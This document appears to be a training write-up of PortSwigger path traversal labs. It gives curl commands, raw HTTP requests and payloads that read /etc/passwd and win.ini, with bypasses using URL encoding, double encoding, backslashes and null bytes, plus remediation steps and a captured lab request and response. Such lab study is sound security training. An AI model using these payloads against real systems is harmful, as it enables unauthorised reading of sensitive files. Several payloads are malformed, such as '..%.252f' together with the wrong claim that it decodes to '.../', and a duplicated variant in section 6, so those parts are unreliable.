

PortSwigger Path Traversal Labs

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1) PoC — Basic Path Traversal (UNIX file read via `file` parameter)

Lab name: Path Traversal — Basic file read (`/view?file=...`)

Vulnerability type: Path Traversal (directory traversal)

Target / pre-reqs: A web app that serves files from a directory via a parameter like `/view?file=<name>` and does not properly normalise/validate `..` segments. Replace TARGET in examples with the lab host.

Impact: Arbitrary file disclosure — attacker can read sensitive files (e.g., `/etc/passwd`) from host.

- Summary:

By supplying `../` traversal segments in the `file` parameter, the application returned the contents of `/etc/passwd`. This demonstrates insufficient path validation allowing access to files outside the intended directory.

- Detailed steps (reproducible):
- Open the lab in your browser and locate the file-viewing endpoint. Example: `http://TARGET/view?file=example.txt`.
- Test a simple traversal: Payload: `../../../../etc/passwd` (adjust number of `../` as needed).
- curl reproduction:
- Burp-style raw GET request:
- Observe response: Look for typical `/etc/passwd` content lines (e.g., `root:x:0:0:root:/root:/bin/bash`).
- Commands / curl examples:

```
curl -i "http://TARGET/view?file=../../../../etc/passwd"
```

- Raw HTTP request (example):

```
GET /view?file=../../../../etc/passwd HTTP/1.1
Host: TARGET
User-Agent: Mozilla/5.0
Accept: */*
Connection: close
```

- Evidence / Screenshot:

Attach screenshots: browser showing URL + returned content; Burp request/response; terminal `curl` output.

- Remediation:

- Canonicalize and normalise input paths on the server (resolve `.` before concatenation).
- Restrict file access to an explicitly allowed directory using a whitelist. Only serve files from that directory.
- Map file identifiers to allowed filenames (don't accept raw filenames from users).
- Use secure path resolution libraries and ensure resolved absolute path starts with allowed base directory.

Request

Pretty

Raw

Hex

Render

⌵

```

1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: ac301f701f93c15d803e3c72008500ed.web-security-academy.net
3 Cookie: session=wRUZMqPLxz2LKR7ghwGQteB99tsoPGFd
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Dnt: 1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Sec-Gpc: 1
15 Te: trailers
16 Connection: close
17
18

```

Response

Pretty

Raw

Hex

Render

⌵

```

1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1205
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
25 peter:x:2001:2001:/:/home/peter:/bin/bash
26 carlos:x:2002:2002:/:/home/carlos:/bin/bash
27 user:x:2000:2000:/:/home/user:/bin/bash
28 elmer:x:2099:2099:/:/home/elmer:/bin/bash
29 dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
30 messagebus:x:102:101:/:/nonexistent:/usr/sbin/nologin

```

2) PoC — Path Traversal with Null Byte / Extension Bypass

Lab name: Path Traversal — Null byte / extension-block bypass

Vulnerability type: Path Traversal + null-byte / extension truncation bypass

Target / pre-reqs: Endpoint enforces allowed file extensions (e.g., only `.txt`, `.png`) by appending or checking extensions but fails to handle null bytes or truncation.

Impact: Arbitrary file disclosure despite extension checks.

- Summary:

The application attempted to enforce allowed extensions but unsafely used raw filename checks (or a language/runtime that mishandles `%00`). Appending a null byte (`%00`) or using a `filename%00.png` trick caused the server to treat the filename as truncated and return `/etc/passwd`.

- Detailed steps (reproducible):
- Identify endpoint: example `http://TARGET/download?file=report.txt`.
- Try adding null byte termination: Payload: `../../../../../../etc/passwd%00` or `../../../../../../etc/passwd%00.txt`.
- curl examples:
- Burp raw request example:
- Observe response: presence of `/etc/passwd` content in response body.
- Commands / curl examples:

```
curl -i "http://TARGET/download?file=../../../../../../etc/passwd%00"
curl -i "http://TARGET/download?file=../../../../../../etc/passwd%00.txt"
```

- Raw HTTP request (example):

```
GET /download?file=../../../../../../etc/passwd%00 HTTP/1.1
Host: TARGET
```

- Evidence / Screenshot:


Attach Burp request + response showing `%00` in request and file contents in response .

- Remediation:

- Do not rely on string-level extension checks . Resolve/normalize path and then verify extension or use a whitelist of file IDs .

- Ensure server-side language/runtime does not treat `%00` specially — reject or sanitize nulls early .

- Serve files by ID from a mapping rather than user-supplied filenames .



3) PoC — Double / Mixed URL Encoding Bypass

Lab name: Path Traversal — Double / mixed encoding bypass

Vulnerability type: Path Traversal (encoding/normalization bypass)

Target / pre-reqs: The application decodes URL parameters insufficiently and performs filtering before full decoding.

Impact: Arbitrary file disclosure by bypassing filters using double/mixed encoding.

- Summary:

By double-encoding traversal characters (`%252f` which decodes to `%2f` then to `/`), the application's naive filter failed to detect traversal and returned `/etc/passwd``.

- Detailed steps (reproducible):
- Target endpoint: `http://TARGET/view?file=...`
- Construct double-encoded payload:
``.%.252f..%.252f..%.252f..%.252fetc%252fpasswd`` (decodes to ``.../.../.../etc/passwd``).
- curl example:
- Burp raw GET example:
- Observe response: file content returned. Try mixed-encoding variants if needed.
- Commands / curl examples:

```
curl -i  
"http://TARGET/view?file=..%.252f..%.252f..%.252f..%.252fetc%252fpasswd"
```

- Raw HTTP request (example):


```
GET /view?file=..%.252f..%.252f..%.252f..%.252fetc%252fpasswd HTTP/1.1  
Host: TARGET
```

- Evidence / Screenshot:

Attach Burp request showing the encoded payload and returned file contents.

- Remediation:

- Normalize and decode URL-encoded input fully before applying filtering or allowlist checks.
- Use strict path resolution functions to obtain an absolute path and confirm it lies under the allowed base directory.
- Reject requests containing `%` sequences that decode to ``.../`` after any number of decodings, or perform canonicalization using secure libraries.



4) PoC — Windows Path Traversal (backslash / encoded backslash)

Lab name: Path Traversal — Windows file read (backslash / encoded backslash)

Vulnerability type: Path Traversal (Windows path traversal / backslash handling)

Target / pre-reqs: Target is running on Windows or treats backslashes specially and allows `..\` traversal.`

Impact: Arbitrary file disclosure on Windows hosts (e.g., `C:\Windows\win.ini`).

- Summary:

By using Windows-style traversal (`..\..\..\..\Windows\win.ini`) or encoded backslashes (`%5c`), the application returned the contents of `C:\Windows\win.ini`.

- Detailed steps (reproducible):
- Target endpoint: ``http://TARGET/download?file=foo``.
- Payloads to try: `..\..\..\Windows\win.ini`` or encoded: `..\%5c..\%5c..\%5c..\%5cWindows%5cwin.ini``.
- curl example:
- Burp request example:
- Observe response: contents like ``[fonts]`` or ``[extensions]`` indicating `win.ini`.
- Commands / curl examples:

```
curl -i "http://TARGET/download?file=..%5c..%5c..%5c..%5cWindows%5cwin.ini"
```


- Raw HTTP request (example):

```
GET /download?file=..%5c..%5c..%5c..%5cWindows%5cwin.ini HTTP/1.1
Host: TARGET
```

Attach browser/Burp screenshot showing the encoded backslash request and ``win.ini`` content.

- Remediation:

- Normalize path separators (`\` and `/`) to a canonical format and resolve paths absolutely before checks .
- Apply allowlist (only permit files within a base directory) using `GetFullPath` (Windows) and verify prefix .
- Avoid directly concatenating user input into filesystem paths .



5) PoC — Filtered slash/dot sequences (alternate encodings / mixed encodings)

Lab name: Path Traversal — Filtered slash/dot sequences (alternate encodings)

Vulnerability type: Path Traversal (filter-bypass using alternate encodings)

Target / pre-reqs: Endpoint attempts to block `../` by simple substring checks but doesn't account for encodings like `%2e%2e%2f`.

Impact: Arbitrary file disclosure via encoded sequences.

- Summary:

Using percent-encoded sequences for `.` and `/` (e.g. `%2e%2e%2f`) or mixed encodings allowed bypass of naive filters, and `/etc/passwd` was returned.

- Detailed steps (reproducible):
- Endpoint: `http://TARGET/get?file=...`.
- Payload variants: `%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd` or mixed encodings.
- curl example:
- Burp raw request example:
- Observe response: presence of `/etc/passwd` content.
- Commands / curl examples:

```
curl -i "http://TARGET/get?file=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd"
```

- Raw HTTP request (example):

```
GET /get?file=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd HTTP/1.1
Host: TARGET
```

- Evidence / Screenshot:


Attach request with encoded payload and response body .

- Remediation:

- Fully canonicalize and decode before filtering .

- Use absolute-path resolution and then compare prefix with allowed directory .

- Reject requests containing any representation (encoded or raw) that resolves to traversal after canonicalization .



6) PoC — Traversal + Forced Extension (server forces `.html` / adds extension)

Lab name: Path Traversal — Traversal + forced extension (e.g., `.html` enforced)

Vulnerability type: Path Traversal (extension enforcement bypass)

Target / pre-reqs: Endpoint appends or requires a safe extension (e.g., `.html`) but fails to properly enforce it after normalization.

Impact: Arbitrary file disclosure despite forced/required extension enforcement.

- Summary:

The application forced or appended a safe extension to user-supplied filenames (e.g., `?page=home.html`) but did not properly canonicalize the path, so adding a null byte or using encoded sequences allowed retrieval of `/etc/passwd`.

- Detailed steps (reproducible):
- Endpoint example: `http://TARGET/?page=home.html`.
- Payloads to try: `../../../../etc/passwd%00.html` or `../../../../etc/passwd%00.html`.
- curl example:
- Burp-style request example:
- Observe response: content of `/etc/passwd` is present — forced-extension mechanism bypassed.
- Commands / curl examples:

```
curl -i "http://TARGET/?page=../../../../etc/passwd%00.html"
```

- Raw HTTP request (example):



```
GET /?page=../../../../etc/passwd%00.html HTTP/1.1
Host: TARGET
```

- Evidence / Screenshot:

Attach Burp request & response showing the `%00` (or encoded) payload and file contents.

- Remediation:

- Do not append or rely on user-supplied filenames. Use an internal mapping of page identifiers to filenames.
- After resolving the path, verify it is inside an allowed directory; do not base checks purely on suffix or superficial extension checks.
- Sanitize and reject null bytes early, and canonicalize input with robust libraries.



Path traversal

LAB	APPRENTICE	File path traversal, simple case →	Solved
LAB	PRACTITIONER	File path traversal, traversal sequences blocked with absolute path bypass →	Solved
LAB	PRACTITIONER	File path traversal, traversal sequences stripped non-recursively →	Solved
LAB	PRACTITIONER	File path traversal, traversal sequences stripped with superfluous URL-decode →	Solved
LAB	PRACTITIONER	File path traversal, validation of start of path →	Solved
LAB	PRACTITIONER	File path traversal, validation of file extension with null byte bypass →	Solved